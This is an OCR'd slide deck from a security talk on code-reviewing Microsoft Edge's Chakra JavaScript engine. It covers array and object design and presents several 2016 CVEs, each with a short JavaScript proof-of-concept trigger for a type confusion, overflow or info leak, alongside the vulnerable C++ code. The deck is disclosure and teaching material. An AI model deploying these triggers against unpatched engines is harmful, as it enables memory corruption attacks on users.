
Google

The ECMA and the Chakra

Hunting bugs in the Microsoft Edge Script Engine

About Me

- Natalie Silvanovich AKA natashenka
- Project Zero member
- Flash researcher
- ECMAScript enthusiast



Microsoft Edge Research

- Code reviewed script engine (Chakra)
- Found 13 bugs, now fixed
- First modern browser review
- Learned a lot about JavaScript

This talk

- What is Edge/Chakra/ECMAScript?
- Script engine features and design
- Bugs

Introduction

What are Edge and Chakra

- Edge: Windows 10 browser
- Chakra: Edge’s open-source ECMAScript core
  - Regularly updated
  - Accepts external contributions

What is ECMAScript

- ECMAScript == Javascript (mostly)
- Javascript engines implement the ECMAScript standard
- ES7 released in June

Features and Implementation

Script Engine Design

- Key features
  - Arrays
  - Objects
  - Typing
  - Garbage collection

Array Design

- Arrays are a foundational element of script engines (second only to Objects)
- Sounds simple, but details are complicated

Array Design

```
var array = [1, 2, 3, 4];

var array2 = new Array(1, 2, 3, 4);
```

Array Design

```
var a = [“bob”, “joe”, “kim”];

var b = [1, “bob”, {}, new RegExp()];

var c = [[], [[]], [[], []]];

var d = [1, 2, 3];

d[10000] = 7;
```

Array Design

```
var a = [1, 2, 3];

a[“banana”] = 4;

a.grape = 5;
```

Array Design


```
var a = [1, 2, 3];
Object.defineOwnProperty(a, “0”,
    {value : 1, writable : false});
var b = [“hello”];
Object.freeze(b);
```

Array Design

```
var a = [1, 2, 3];
Object.defineOwnProperty(a, “0”,
        {get : func, set : func});
```

Array Design

```
var a = [0, 1, 2];

a[4] = 4;

a.__proto__ = [0, 1, 2, 3, 4, 5];

alert(a[3]); // is 3
```


Array Object
__proto__
0
1
...
Array.prototype
__proto__
sort
slice
...
Object.prototype
__proto__
__defineGetter__
toString
...

Array Design

```
var a = [0, 1, 2];

a[4] = 4;

a.__proto__ = [];

Object.definePropety( a.__proto__,

  “0”, {get : func, set : func});
```

Array Design

```
Object.defineProperty(Array.prototype,
   "0", {get : func, set : func});
var a = [];
alert(a[0]);  // calls func
```


Array Design

```
var a = [0, 2, 1];

a.slice(a, 1); //[2, 1];

a.splice(a, 1, 1, 3, 4); //[0, 3, 4];

a.sort(); // [0, 1, 2];

a.indexOf(1); // 2
```

Array Promotion

- The vast, vast majority of arrays are simple, but some are very complicated
- Every modern browser has multiple array memory layouts and events that trigger transitions between the two


Chakra Implementation



Array Conversion

- Integer, Float and ES5 arrays are subclasses of Var Array superclass
- vtable swapping (for real)


Array Memory Layout




Array Format

- Limited sparseness
  - A dense array is just a sparse array with one segment
  - Arrays only become property arrays in exceptional situations (a property on an index)
- Array segments can be inline


Array Memory Layout



Array Memory Layout



Array Memory Layout



(Simple) Object Format

- Objects are similar to Arrays, but optimized for properties instead of elements
- Similar setup, with simple and dictionary properties and transitions
  - Also exotic types, like deferred and path
- Less bug prone

Objects

```
var o = new Object();

o.prop = “hello”;

var o2 = { prop : “hello”};
```

Objects

```
var o = { month : “April”, day : 14}

var o1 = { “1” : 1, “2” : “test”};

var o2 = { prop : { prop : {} }};

var o3 = Object.freeze( o2 );
```

Interesting Question

```
var a = [0, 1, 2, 3];

var o = { “0” : 0, “1” : 1, “2” : 2, “3” : 3 };

a.__proto__ = null;

o.__proto__ = null;

Array.prototype.slice.call(a, 0, 2); // [0, 1]

Array.prototype.slice.call(o, 0, 2); // [0, 1];
```

Objects

```
var a = [0, 1, 2, 3];

var o = { “0” : 0, “1” : 1, “2” : 2, “3” : 3 };

o.length = “banana”;

a.length = “banana”; //Uncaught RangeError:
Invalid array length
```

Script Engine Terminology

- “Fast path” == “when things are normal”
  - Optimized behaviour when objects are in common or expected states
  - But are they?
- “Slow path” == “handles all cases safely and correctly”
  - But does it?

Complex Objects

- Objects can also be built-in types with special memory backings
  - RegExp, Map, Set, Function, etc.
- Classes can be declared, extending any of these types

Typing

- Objects need handles to be used by script
- Script needs to differentiate between types
- In Chakra:
  - Handles are either pointers or ints, differentiated by the 48th bit
  - Pointer handles can point to any object types, and a field in the object needs to be checked

Typing

```
var i = 7; // handle = (7|(1<< 48))
   = 0x1000000000007L;
var o = {}; // handle = ptr
var r = new RegExp(); // handle = ptr
```

Garbage Collection

- Can be conservative or non-conservative
  - Chakra is very conservative

Bugs

CVE-2016-7189

- Info leak in Array.join due to Array index getter

CVE-2016-7189

```
var t = new Array(1,2,3);
  Object.defineProperty(t, '2', {
    get: function() {
      t[0] = {};
      for(var i = 0; i < 100; i++){
          t[i] = {a : i};
      }
      return 7;
    }
  });
var s = [].join.call(t);
```

CVE-2016-7189

```
JavascriptString* JavascriptArray::JoinArrayHelper(T * arr, JavascriptString* separator,
ScriptContext* scriptContext)
{
    ...
        for (uint32 i = 1; i < arrLength; i++)
        {
            if (hasSeparator)
            {
                cs->Append(separator);
            }

            if (TryTemplatedGetItem(arr, i, &item, scriptContext))
```

CVE-2016-3386

- Another issue due to a getter on an array
- An overflow this time

CVE-2016-3386

```
function q(){}

var t = [1, 2];

t.length = 4;

Object.defineProperty(t, '3',

      { get: function() {t.length = 10000; }});

q(...t);
```

CVE-2016-3386

```
if (argsIndex + arr->GetLength() > destArgs.Info.Count){
    AssertMsg(false, "The array length has changed since we
allocated the destArgs buffer?");
    Throw::FatalInternalError();
}

for (uint32 j = 0; j < arr->GetLength(); j++){
    var element;
    if (!arr->DirectGetItemAtFull(j, &element)){
        element = undefined;
        }
    destArgs.Values[argsIndex++] = element;
}
```

CVE-2016-7202

- Segmentation issue due to array index interceptor

CVE-2016-7202

```
var a = [1];
a.length = 1000;
var o = {};
Object.defineProperty(o, '1', { get: function() {
      a.length = 1002;
      j.fill.call(a, 7.7);
      return 2; }});
a.__proto__ = o;
var r = [].reverse.call(a);
r.length = 0xfffffffe;
r[0xfffffffe - 1] = 10;
```

CVE-2016-7202

```
length = JavascriptConversion::ToUInt32(
  JavascriptOperators::OP_GetLength(obj, scriptContext), ...);
```

…

```
pArr->FillFromPrototypes(0, (uint32)length);
```

…

```
seg->left = ((uint32)length) - (seg->left + seg->length);
```

Array.species

“But what if I subclass an array and slice it, and I want the thing I get back to be a regular Array and not the subclass?”

```
class MyArray extends Array {
   static get [Symbol.species]() { return Array;}

}
```

- Easily implemented by inserting a call to script into *every single* Array native call

CVE-2016-7200 (Array.filter)

- Bug in Array conversion due to Array.species

CVE-2016-7200

```
class dummy{
    constructor(){ return [1, 2, 3]; }
}
class MyArray extends Array {
  static get [Symbol.species]() { return dummy; }
}
var a = new MyArray({}, [], "natalie", 7, 7, 7, 7, 7);
function test(i){ return true; }
var o = a.filter(test);
```

CVE-2016-7200 (Array.filter)

```
RecyclableObject* newObj = ArraySpeciesCreate(obj, 0, scriptContext);
...
newArr = JavascriptArray::FromVar(newObj);
...
if (!pArr->DirectGetItemAtFull(k, &element))
...
selected = CALL_ENTRYPOINT(callBackFn->GetEntryPoint(), callBackFn,
CallInfo(CallFlags_Value, 4), thisArg, element,       JavascriptNumber::ToVar(k,
scriptContext), pArr);

if (JavascriptConversion::ToBoolean(selected, scriptContext))
{
    // Try to fast path if the return object is an array
    if (newArr)
    {
        newArr->DirectSetItemAt(i, element);
```

Proxy

“But what if I want to debug Javascript in Javascript?”

```
var handler = {
    get: function(target, name){
        return name in target?
target[name] : 37;
    }
};
var p = new Proxy({}, handler);
```

CVE-2016-7201

- Array conversion error due to array prototype fallback

CVE-2016-7201

```
var a = new Array(0x11111111, 0x22222222, 0x33333333, ...
var handler = {
   getPrototypeOf: function(target, name){ return a; }
};
var p = new Proxy([], handler);
var b = [{}, [], "natalie"];
b.__proto__ = p;
b.length = 4;

a.shift.call(b);
 // b[2] is type confused
```

CVE-2016-7201

```
void JavascriptArray::InternalFillFromPrototype(JavascriptArray *dstArray, const
T& dstIndex, JavascriptArray *srcArray, uint32 start, uint32 end, uint32 count)
{
    RecyclableObject* prototype = srcArray->GetPrototype();
    while (start + count != end && JavascriptOperators::GetTypeId(prototype)
                                                        !=     TypeIds_Null)
    {
        ForEachOwnMissingArrayIndexOfObject(srcArray, dstArray, prototype,
                            start, end, dstIndex, [&](uint32 index, Var value) {
            T n = dstIndex + (index - start);
            dstArray->DirectSetItemAt(n, value);
              count++;
        });
          prototype = prototype->GetPrototype();
    }
}
```

Internal Scripts, Strict Mode and Redefinition

- Sometimes JavaScript functions are written in script, especially slow path
  - More foolproof than natives
  - Problematic if user code can alter its behaviour (due to developer assumptions)
- Strict mode is only part of the solution

Internal Scripts, Strict Mode and Redefinition

```
“use strict”;
function do_builtin_stuff(){
   var o = {};
   o.stuff = {};
   Object.freeze(o);
   global.nativeChangeStuff( o );
   return o;
}
```

Internal Scripts, Strict Mode and Redefinition

- Two problems

Internal Scripts, Strict Mode and Redefinition

- Two problems

```
“use strict”;

function f(){ this.stuff = 7 };
Object.defineProperty(Object.prototype,
   “stuff”, {get : f, set : f});
```

Internal Scripts, Strict Mode and Redefinition

```
“use strict”;
function do_builtin_stuff(){
   var o = {};
   o.stuff = {};
   Object.freeze(o);
   global.nativeChangeStuff( o );
   return o;
}
```

Internal Scripts, Strict Mode and Redefinition

```
“use strict”;

function f(){ this.stuff = 7 };
Object.freeze = f;
```

Internal Scripts, Strict Mode and Redefinition

```
“use strict”;
function do_builtin_stuff(){
   var o = {};
   o.stuff = {};
   Object.freeze(o);
   global.nativeChangeStuff( o );
   return o;
}
```

Internal Scripts, Strict Mode and Redefinition

- More frequent as slow paths move to script
- Chakra uses less “host script” than other browsers
  - Internationalization only

CVE-2016-7287

- Type confusion in internationalization due to lack of type checking

CVE-2016-7201

In host JS:

```
Object.defineProperty(Intl, "Collator", { value: Collator,
    writable: true, enumerable: false, configurable: true });
```

In natives:

```
if (!Js::JavascriptOperators::GetProperty(intlObject,
objectPropertyId, &propertyValue, scriptContext))
{ return; }
if (!Js::JavascriptOperators::GetProperty(prototypeVal =
DynamicObject::FromVar(propertyValue),
Js::PropertyIds::resolvedOptions, &propertyValue,
scriptContext))
```

CVE-2016-7201

```
var d = Object.defineProperty;
var noobj = { get: function () {return 0x1234567 >> 1;}};
function f(){
    var i = Intl;
    d(i, "Collator", noobj);
}

Object.defineProperty = f;
var q = new Intl.NumberFormat(["en"]);
```

Simple Error

- It happens!

CVE-2016-7286

```
Var* newArgs = HeapNewArray(Var, numArgs);
switch (numArgs)
{
case 1:
    break;
case 2:
    newArgs[1] = args[1];
    break;
case 3:
    newArgs[1] = args[1];
    newArgs[2] = args[2];
    break;
default:
    Assert(UNREACHED);
}
```

CVE-2016-7286

```
var v = SIMD.Int32x4(1, 2, 3, 4);
v.toLocaleString(1, 2, 3, 4)
```

Conclusions

- ECMAScript has a lot of features
- JavaScript design implementation decisions affect bug types
- Understanding design decisions is important

Questions

http://googleprojectzero.blogspot.com/

@natashenka
natalie@natashenka.ca